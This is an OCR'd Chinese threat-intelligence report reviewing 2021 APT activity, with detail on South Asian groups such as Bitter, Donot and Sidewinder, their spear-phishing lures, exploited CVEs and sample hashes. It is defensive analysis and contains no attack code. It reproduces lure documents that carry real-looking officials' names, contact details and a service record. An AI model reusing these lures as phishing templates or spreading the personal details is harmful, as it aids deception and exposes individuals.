杭州2022年第19届亚运会官方合作伙伴
Official Prestige Partner of the 19th Asian Games Hangzhou 2022

让安全更智能 • 让智能更安全

Make security more intelligent • Make intelligence more secure

国际大型综合性赛事网络信息安全类最高层级合作

The highest level of cooperation in network information security of large-scale comprehensive international events

前 言

回顾2021，全球疫情持续蔓延，世界局势错综复杂，国际格局向多极化加速演变，国家之间的网络安全博弈基于地缘政治因势而变。随着疫情冲击，远程办公逐渐日常化，给国家背景的黑客组织和灰黑产行业创造了更多机会，软件供应链、工业互联网、移动设备的危机逐渐凸显，网络安全形势更加严峻。

安恒威胁情报中心研究分析了2021年全球发现和披露的高级威胁事件、灰黑产行业的主要团伙以及2021在野0day的披露情况，得到了以下发现：

1.根据2021年对全球高级威胁攻击事件的统计，来自东亚地区的Lazarus组织、Kimsuky组织以及来自东欧的APT29组织的攻击数量位列前三，这几个组织的攻击受地缘政治因素影响，体现出高度针对性和复杂性。此外，来自印度Bitter组织的攻击事件占比排名第七，该组织在2021年多次针对我国军工行业发起定向攻击。

2.从受害者的国家分布分析，韩国、美国遭到的攻击占比最高，比重分别为11.67%、10.55%。APT组织正尝试扩大攻击范围，因此出现了一些新的受害国家。从受害者的行业分布来看，与2020年相同，政府部门、国防部门和金融行业仍是APT组织的主要攻击目标，总占比达到27.59%。

3.根据地域分布的APT组织活动具有以下特点：南亚地区的APT组织2021年整体处于较为活跃的状态，且主要围绕着地缘政治冲突展开；越南国家背景的海莲花组织是东南亚地区最主要的APT威胁；东亚地区的APT组织数量较多，其中朝鲜背景的Lazarus和Kimsuky组织最为活跃；中东地区APT组织主要针对政府、国防、学术等行业；东欧地区APT 组织的攻击活动主要以中东、欧洲以及北美地区作为主要目标。

4.2021年，灰黑产行业高速发展，其中以勒索软件团伙和间谍软件供应商最为突出。上半年发生多起针对关键基础设施的勒索攻击，给全球实体造成了巨大的经济损失。此外，间谍软件攻击体现出高复杂性、难追溯性等特点，成为当今最危险的网络威胁之一。

5.2021年披露的在野0day数量达到58个。按漏洞类型划分，占比最多的是远程代码执行漏洞，其次是权限提升漏洞，分别占比57%和35%。

基于2021网络态势的特点，我们得出对于2022攻击态势的预测。由于医学研究和工业部门为国家发展的基础部门，且具有高价值情报，因此将成为攻击组织的重点目标；APT组织和勒索团伙正积极发展供应链攻击能力，因此预计软件供应链攻击也将在2022年变得更频繁、更具破坏性；此外，随着数据泄露事件频繁出现，攻击者将利用获取的敏感信息进一步发起更具针对性的攻击。

根据对2021全年攻击事件的检测和分析，安恒威胁情报中心发布《2021年度高级威胁态势研究报告》，基于高级威胁攻击、攻击团伙活动、重大攻击事件、在野0day利用情况四方面进行分析总结，并提供了对2022攻击态势的七点研判预测。

目 录

前言

高级威胁篇 01

APT组织整体攻击情况 02

地域组织攻击活动情况 05

南 亚 06

东南亚 14

东 亚 15

中 东 19

东 欧 22

攻击团伙活动篇 27

勒索软件团伙 28

Conti 29

LockBit 2.0 31

Hive 32

BlackMatter 33

间谍软件供应商 35

NSO 35

Candiru 36

Cytrox 37

新披露组织 38

Void Balaur 38

Agrius 40

Moses Staff 41

2021年重大网络攻击事件回顾 42

Solarwinds软件供应链攻击事件 43

黑客入侵佛罗里达水厂系统投毒事件 44

DarkSide组织攻击美国输油管道运营商事件 44

Revil组织利用Kaseya产品漏洞发起大规模供应链勒索攻击 46

Lazarus组织持续针对安全研究人员 48

Log4j漏洞事件 49

2021在野0day总结 50

重点事件 53

蔓灵花组织首次使用0day 53

朝鲜APT组织使用社会工程学和浏览器0day攻击安全研究人员 54

多个Exchange 0day横空出世 55

Chrome 0day数量连续第二年大幅增加 56

Windows提权0day数量较往年翻倍 58

苹果产品的0day数量爆发式增长 59

IE 0day数量依然较多，与Office结合更为深入 60

AdobeReader 0day重现江湖 60

2022年在野0day趋势预测 61

2022年攻击态势研判预测 62

医学研究将持续成为威胁攻击者的目标 63

ICS工业环境面临的威胁将持续增长 64

可能会出现更多的软件供应链攻击 65

雇佣间谍软件服务将更加流行 65

垃圾邮件活动将更具针对性 66

勒索软件将继续主导威胁格局 67

针对移动设备的攻击或会增加 67

总结 68


高级威胁篇

APT组织整体攻击情况

根据威胁情报中心的监测情况来看，2021年发生了约201起APT攻击事件。从披露报告的统计来看，今年APT组织活动主要集中在南亚和中东，其次是东亚地区，东南亚地区的APT组织攻击有所放缓。

另外，来自东欧的APT29组织今年非常活跃，该组织有着是俄罗斯国家背景，同时被美国白宫认为是SolarWinds攻击事件的始作俑者，自事件发生后该组织仍在活跃，并持续针对各行业进行网络间谍活动。


2021年的APT攻击事件组织分布统计




根据攻击事件中的受害地区分布来看，出现了一些新的受害地区，例如阿富汗、哥伦比亚、格鲁吉亚、拉脱维亚等国家。这可能表示APT组织正尝试扩大其活动范围。

根据行业分布来看，政府部门和国防部门仍是其主要的针对目标，其次是金融、航空，以及医疗卫生部门。

2021年APT攻击受害国家分布图



2021年APT攻击受害行业分布图



地域组织攻击活动情况

东南亚地区的APT活动在今年有所减少。而东亚地区的APT活动在今年持续活跃，尤其是Lazarus组织，该组织除了常规的间谍活动外，还针对加密货币交易所及安全研究人员进行定向攻击。中东地区由于其复杂的地缘政治问题，该地区的APT活动一直处于活跃状态，在阿富汗国家被塔利班占领后，该地区的APT活动有所增加。中东地区的间谍活动所使用的有效负载也从之前的Windows客户端慢慢过渡到Android移动端，其披露的很大部分攻击都是来自移动平台。南亚地区在APT攻击中所使用的诱饵文件通常与新冠疫情相关，这可能与南亚部分地区严重感染新冠疫情有关，该地区的APT活动比较明显的变化是其背后支持者对间谍活动加大资源投入，使其攻击能力得到明显提升，其中一个例子就是Bitter组织配备0day漏洞。东欧地区的间谍活动主要聚焦在APT29，该组织是SolarWinds事件的幕后黑手，即使被美国制裁后该组织仍处于高度活跃状态，并在后续进行了多起攻击事件。

下面将介绍各地区下的APT组织在2021年的主要活动情况。

南亚地区的APT组织2021年整体处于较为活跃的状态。与往年的情况相似，该地区的APT活动主要围绕着地缘政治冲突展开。该地区的组织主要有来自印度的Sidewinder、Donot、Confucius、Bitter等，和来自巴基斯坦的透明部落、sidecopy等。

2021.11
- Donot组织使用最新域名资产进行攻击活动
- Sidecopy组织以军事题材针对印度发起攻击

2021.10
- Patchwork伪装巴基斯坦联邦税务局的鱼叉攻击活动
- Bitter组织以各类通知诱饵针对国内军工行业的攻击活动

2021.09
- Sidecopy针对印度国防官员的APT攻击活动
- SideWinder组织针对巴基斯坦海军的攻击活动

2021.08
- APT-C-48组织对航天相关领域的攻击
- 透明部落组织利用印度国防部会议记录为诱饵进行攻击活动

2021.07
- Bitter组织针对我国军工、贸易和能源等领域的攻击活动
- SideCopy组织以印度政府和军方为目标的攻击活动
- Donot以阿富汗撤军主题针对军事人员的攻击活动
- Snow leopard组织针对巴基斯坦用户的监控活动

2021.06
- SideWinder武器库更新：利用外交政策针对巴基斯坦的攻击

2021.05
- 透明部落组织通过伪造的网站分发ObliqueRAT，扩大攻击目标

2021.04
- 透明部落组织利用疫情时事对印度医疗行业进行定向攻击

2021.03
- Donot组织利用RTF模板注入针对周边地区的攻击活动
- 蔓灵花组织对国内相关单位发起定向攻击

2021.02
- Confucius组织使用Android间谍软件监视印巴军事相关人员


2021.01
- Patchwork以中巴合作为主题诱饵攻击中国机构
- Bitter伪造研究讨论学会邀请信攻击我国研究南亚关系的学者

Sidecopy

Sidecopy组织主要活动于南亚地区，被检测到的最早活动时间是2019年初。为对抗来自印度的Sidewinder组织而出现，在早期的活动中的TTP模拟自Sidewinder，因此该行动得名Sidecopy。该组织自披露起就非常活跃，随着活动次数的增多，2021年7月，Cisco Talos厂商将此攻击者作为独立组织对其后续的活动进行跟踪，命名延用了最早的行动名，称之为Sidecopy组织。

作为南亚地区今年活跃攻击者俱乐部的新成员，刚“出道”时的sidecopy还需要模仿sidewinder的TTP进行攻击，今年的Sidecoy展露成熟的攻击手段，掌握了大量自研或是开源改造的武器。

Sidecopy 组织对于攻击目标的关注事件敏感性很高，并且能够将这类媒体热点结合在攻击活动中，左图为该组织在攻击印度国家军校学生团和印度国家教育研究与培训委员会时所使用的诱饵文件。


Living The Values

a Value-narrative to "Grass-root Leadership"

Subject: NCERT-NCF Curriculum Reforms for 2019/20

Submitted to:

Dr.Hrushikesh Senapaty, Director

Service History as on 05/11/2021

Name of Officer	SHRI RAJEEV SINGH THAKUR(RR:96)
Date of Birth	29/06/1969
Home Town	BILASPUR
Qualification	M.P.P.(MASTER IN PUBLIC POLICY), M.A.(ECONOMICS), B.SC.
Present Posting	JOINT SECRETARY, DEPARTMENT OF MILITARY AFFAIRS, MINISTRY OF DEFENCE, GOI, NEW DELHI

Sno	Post Held by Officer	From	To
1.	JOINT SECRETARY, DEPARTMENT OF MILITARY AFFAIRS, MINISTRY OF DEFENCE, GOI, NEW DELHI	28/01/2020	
2.	JOINT SECRETARY, DEPARTMENT OF DEFENCE, MINISTRY OF DEFENCE, GOI, NEW DELHI	04/12/2017	28/01/2020
3.	APO		
4.	SECRETARY TO GOVERNMENT, FOOD, CIVIL SUPPLIES & CONSUMER AFFAIRS DEPARTMENT, RAJASTHAN, JAIPUR		29/11/2017
5.	SECRETARY TO GOVERNMENT, RURAL DEVELOPMENT DEPARTMENT & STATE MISSION DIRECTOR, LIVELIHOOD PROJECTS & SELF HELP GROUPS, JAIPUR, RAJASTHAN, JAIPUR	23/12/2014	08/06/2017
6.	SECRETARY TO GOVERNMENT, RURAL DEVELOPMENT DEPARTMENT & COMMISSIONER, E.G.S., RAJASTHAN, JAIPUR	30/01/2014	
7.	DIRECTOR, MINISTRY OF POWER, GOVT. OF INDIA, NEW DELHI	10/10/2013	28/01/2014
8.	ON LEAVE	15/07/2013	13/09/2013
9.	PRIVATE SECRETARY TO MINISTER OF ROAD TRANSPORT AND HIGHWAYS, GOVERNMENT OF INDIA, NEW DEL	10/02/2011	

2021年11月，安恒威胁情报中心捕获到一起以印度军官的服役记录为主题的恶意攻击。攻击者在恶意代码内将代码的执行时区固定在印度标准时区，攻击目标指向印度军方的攻击。

在样本运行后，会从网络下载伪装文件，文件的内容为印度军官的服役记录。同时下载数据文件到本地解密后执行，最终加载后门文件。

目前尚未捕获到该组织针对国内的攻击行为。

Donot

肚脑虫主要针对巴基斯坦和克什米尔地区等南亚地区国家进行网络间谍活动。动机主要以窃密为主。该组织具备针对Windows与Android双平台的攻击能力，其主要使用yty和EHDevel等恶意软件框架。肚脑虫的攻击活动最早被披露于2016年4月，该组织在2021年仍持续活跃。

3月份，研究人员发现Donot APT组织近期攻击频繁。其利用恶意RTF模板注入以及公式编辑漏洞利用样本对周边国家地区开展了多次攻击活动。当样本运行后，将尝试从远程模板获取文件加载执行，当带有公式编辑器漏洞的远程模板加载利用成功后，将经过多层解密下载执行恶意载荷。

2021年7月，安恒威胁情报中心猎影实验室捕获到多个Donot APT组织攻击活动样本。该批样本保持了Donot组织一段时间以来的攻击作战风格，通过向目标群体发送带有远程模板注入的rtf文档或者包含恶意宏代码的诱饵文档实行网络攻击。通过诱饵文档所使用的“美国和北约从阿富汗撤军的影响”、“采购政策修订”等名称标题。

样本名称	MD5	攻击方式
Ops Afg post 9-11.doc	9100c65e4ed1ccf2fd148a70ff21c97f	RTF远程模板注入
Impact of US and NATO Withdrawal from Afghanistan.doc（美国和北约从阿富汗撤军的影响.doc）	9fae1aa8db790fac114359c34425a727	RTF远程模板注入
Ammended Procurement Policy.xls（修订采购政策.doc）	9407a3f116d93ff51a2cec8b580b6e30	XLS恶意宏代码执行

使用的诱饵文档

SECRET

Impact of US and NATO Troops withdrawal from Afghanistan


Introduction:

1. In Afghanistan, the US has spent nearly two decades fighting the "longest war" in its history. According to the US-Taliban Peace Agreement signed in February 2020, all US and NATO troops will be withdrawn by September 11, 2021. After the withdrawal of US and NATO troops, some changes will occur that will influence the regional states from different aspects. The power struggle between interest groups and political factions inside the Afghan government, as well the Taliban's growing power may give momentum to external players seeking to fill the vacuum in pursuit of

肚脑虫今年的攻击方式在整体上没有变动，但攻击手法与反溯源手段在不断进化，例如该组织前期使用诱饵文档加通用下载器的组合进行攻击，而RAT远控等比较重要的定制化武器工具则存放在云端服务器。初始攻击得逞且实现持久化后，可以选择关闭云端服务器，哪怕诱饵文档与下载器暴露，也很难进一步获得后续载荷。

2021年9月份，国外研究机构的一项新调查发现，多哥（西非国家）的活动家成为Donot组织的攻击目标，该组织使用虚假的Android应用程序针对著名的多哥活动家，这是该组织首次在南亚地区外使用间谍软件的攻击示例。研究人员在调查中将本次攻击所使用到的间谍软件和基础设施，与印度网络安全公司Innefu Labs关联了起来。

证据表明Innefu Labs与这些攻击中使用的Donot Team基础设施有关。尤其是在bulk.fun攻击服务器日志中出现的Innefu Labs IP地址，并在测试间谍软件截图中再次与bulk.fun域并列显示。此外，使用带有印度电话号码的WhatsApp帐户发送间谍软件表明，攻击者位于印度。



Bitter

“蔓灵花”又名“BITTER”，是一个具有印度背景的APT组织，其长期针对中国及巴基斯坦的政府、军工、电力、核等部门发动网络攻击并窃取敏感资料，具有较强的政治背景，是目前针对境内目标进行攻击的活跃APT组织之一。蔓灵花的攻击活动最早可追溯到2013年，并从2016年开始出现了针对我国国内的攻击活动。

2021年2月10日，安恒威胁情报中心发现了Bitter组织在攻击中使用WINDOWS内核提权0day漏洞（CVE-2021-1732），当时卡巴斯基的研究人员发现了相同攻击者使用的另外一个0day漏洞（CVE-2021-28310），并在2月份上报给微软。微软在4月份的安全更新中发布了针对此漏洞的修复补丁。

CVE-2021-1732漏洞等级为高危，该漏洞是由于标志位设置不同步导致的越界读写漏洞，攻击者可利用该漏洞在获得权限的情况下，构造恶意数据执行本地权限提升攻击，最终获取服务器最高权限。官方将该漏洞命名为Win32k本地权限提升漏洞。

受该漏洞影响的Windows版本如下：

- **Windows 10 Version 1803, 1809, 1909, 2004, 20H2**
- **Windows Server 2019**
- **Windows Server version 1909, 2004, 20H2**

3月份，研究人员发现蔓灵花APT组织开始通过邮箱投递包含有恶意脚本Chm文件的RAR压缩包，对国内外相关单位发起定向攻击，经过遥测，发现此类的攻击行动已经持续两年。

7月份，研究人员发现一批针对我国军工、贸易和能源等领域的网络攻击活动。攻击手法存在伪造身份向目标发送鱼叉邮件，投递包含恶意CHM文件（如主题为“会议议程”等）的附件诱导受害者运行。属于Bitter组织在2021年上半年的典型攻击模式。


10月份，BITTER在攻击活动中，又以军事、能源、财务等为主题，通过向受害者发送钓鱼邮件，诱使受害者打开包含恶意CHM或RTF的RAR压缩包附件，执行内置的恶意脚本，释放其常用的.NET远控程序。

蔓灵花又会伪装重点单位的网页页面进行钓鱼攻击，目的是窃取目标的账户密码信息，进而获得更多重要信息。

Sidewinder

SideWinder组织又名响尾蛇，是一个具有印度政府背景的APT组织。该组织长期针对中国和巴基斯坦等国家的政府、能源、军事、矿产等领域进行敏感信息窃取和攻击活动。响尾蛇的最早活动可追溯到 2012 年针对巴基斯坦政府部门的攻击。近几年，该组织也开始针对国内特定目标进行攻击，如驻华大使馆和其他政府部门。

今年3月，研究人员捕获到几例该组织利用相关国家外交政策为诱饵的恶意样本。这些样本伪装成大使馆向巴基斯坦委员会的投资回信、建立港口防疫能力等热点信息开展攻击，其中两例诱饵文档如下：



Attn: Capt. Muhammad Aamer From: [redacted]
DSMR (WE), NHQ, Islamabad
Fax No. [redacted]
Tel No. : [redacted]
Date: 30 July 2021
Page(s): 1+3+1
Ref No.: CSTC_DSMR wE_YRF_20210730

Subject: WORK ORDER FOR UPGRADE OF SR47BG RADARs ONBOARD PN SHIPS AZMAT AND DEHSHAT

References:

A. CSTC letter CSTC_DSMR WE_YRF_20210728 dated 28 July 2021
B. DSMR(WE) letter SMR-WE/4241/207 dated 27 July 2021
C. CICP letter CICP/FACM/WORK ORDER/1809 dated 30 June 2021
D. CSTC RRC No.351055/327079 dated 30 June 1994

Dear Sir,

1. In accordance with Clause 4 of Annex A to NHQ Work Order at Ref. C, we are pleased to submit the required project plan enclosed as Annex 1.
2. In accordance with Clause 14 of Annex A to NHQ Work Order at Ref. C, we are pleased to submit the Commercial Invoice for the 1st payment enclosed as Annex 2. Please kindly coordinate with concerned organizations for due release of the payment for smooth implementation of the Work Order.
3. Your kind support and friendly cooperation are highly appreciated.

Thanks and best regards.
Yours Sincerely,
[redacted]
Asia & Latin America Depart.,

Building Port Resilience Against Pandemics (BPR)

On behalf of the United Nations Conference for Trade & Development (UNCTAD) we are pleased to announce the official launching of the **UNCTAD TrainForTrade "Building Port Resilience Against Pandemics (BPR)" course (28 June-30 July 2021).**

Course details and how to register: BPR Course Details June-July 2021

Background

UNCTAD launched this initiative in March 2020 when the Covid-19 pandemic was declared. Information was collected on mitigation measures and protocols elaborated by the port members of *UNCTAD TrainForTrade Port Management Programme* with the spirit to exchange information and support the transformative process in ports.
https://tft.unctad.org/ports-covid-19/

Following requests from several port communities we decided to build a training and capacity building component on Port resilience and pandemics. The first stage was the (online) briefing sessions with port actors around the world to design the skeleton of the future course.


https://tft.unctad.org/port-management/building-port-resilience/

It was followed by the actual production of a comprehensive package called "Building Port Resilience Against Pandemics (BPR) comprising 4 sections: (1) Crisis protocol and communication strategy, (2) Staff management, well-being and resilience, (3) Technology preparedness, (4) Cargo flow continuity with manuals, video, tests (quizzes), Forum, Data collection on best practices. The pilot phase was organized in April 2021 for 139 participants of 7 countries. It was very successful and relevant. Therefore we are now opening up this initiative to all port communities around the world.

通过多阶段，并在最后通过白加黑的方式加载最终的远程木马，控制受害者机器，从而窃取敏感信息。

在9月份也捕获到了Sidewinder发起了针对巴基斯坦海军招募中心的攻击活动，通过鱼叉式网络钓鱼邮件投递恶意附件，使用了与以往活动稍有不同的DLL侧加载技术。他们利用合法的control.exe可执行文件加载一个恶意的DLL。最终在受害者主机中植入SideWinder在过往攻击活动中使用的RAT以完成命令执行和数据窃取。

今年Sidewinder攻击活动中使用的的武器并无太多变化，不过在获取后期载荷内容过程中需要预先上传失陷机的一些信息才能够回传数据，在后续分析过程中。



Directorate of
Ships Maintenance & Repairs (WE)
Naval Headquarters
ISLAMABAD
Tele : 0092-51 20062995
Fax : 0092-51-9261551
Email : dsmrwe@pakhq.gov.pk

SMR-WE/4241/2/ 267

Attache Defence Procurement
Embassy of Pakistan
No. 1 Dongzhimenwai Dajie
Beijing, China
Email: ada@pakhq.org

03 September 2021

PAYMENT RELEASE ORDER - UPGRADE OF SR 47 BG RADARs ONBOARD AZMT AND DHST

References:

A. Work Order CICP/FAC(M)/Work Order/1809 dated 30 Jun 21
B. M/s CSTC letter CSTCDSMRWE_YRF_20210730 dated 30 Jul 21
C. M/s CSTC RRC No 351055/327079 dated 30 Jun 94

1. Work order for upgrade of SR 47 BG onboard AZMT & DHST was issued to M/s CSTC China through existing RRC at cost of US$ 0.858M vide reference A. M/s CSTC vide reference B has forwarded invoice for release of 20% 1st payment amounting to **US$ 171,600 (US Dollar One Hundred Seventy One Thousand and Six Hundred only)** as per Milestone M1 (T_0+ 01 M) i.e. submission of Project Plan.

2. It may be mentioned that Project Plan submitted by CSTC for upgrade of SR 47 BG Radar onboard AZMT & DHST has been supported for implementation from President Acceptance Committee.

3. Foregoing in view, it is requested that payment amounting to **US$171,600 (US Dollar One Hundred Seventy One Thousand and Six Hundred only)** may please be released to M/s CSTC China through existing RRC at reference C. Relevant documents for release of payment are enclosed.

JAWAD RIAZ TI(M)
Captain Pakistan Navy
Director

Encl:

1. Copy of Work Order at Ref A
2. Copy of Ref B alongwith invoice
3. Copy of firm certificate to accept terms and conditions of work order

Patchwork

“白象”又名“Patchwork”，“摩诃草”，具有印度背景。该组织最早由Norman安全公司于2013年曝光，随后相继有其他安全厂商持续追踪并披露该组织的最新活动，但该组织并未因相关攻击行动的曝光而停止对目标的攻击。白象APT组织一直以来主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，其中以窃取敏感信息为主。相关攻击活动最早可以追溯到2009年11月，至今仍非常活跃。

1月份Patchwork使用一套自定义的攻击工具，攻击通常是通过鱼叉式网络钓鱼活动或水坑攻击进行的。该组织背后的归属疑似是说印度语的国家，该组织还针对在巴基斯坦，斯里兰卡，乌拉圭，孟加拉国，中国台湾，澳大利亚和美国的外国使馆和外交机构。在2018年初，研究人员发现，Patchwork APT组织还针对美国的智囊团开展了鱼叉式网络钓鱼活动。

2021年1月，研究人员观察到针对中国的网络钓鱼攻击，文档名称为“Chinese_Pakistani_fighter_planes_play_war_games.docx”。发现该攻击使用了长期未使用的漏洞和社会工程活动之类的技术。

下图展示了带有CVE-2019-0808漏洞利用代码恶意文档，该漏洞利用代码可以在受害者机器上释放并执行有效载荷。


Chinese, Pakistani fighter planes play war games to prove a point to India

Pakistan's air force, has become increasingly dependent on China as the US has cut off military hardwar supplies to Islamabad due to its links with Islamic militant outfits.

At the opening ceremony on December 9, Air Vice Marshal Ahmed Sulehri, the deputy chief of Pakistan air staff, said the exercises "will further enhance inter-operability of both air forces, thereby fortifying brotherly relations between the two countries".

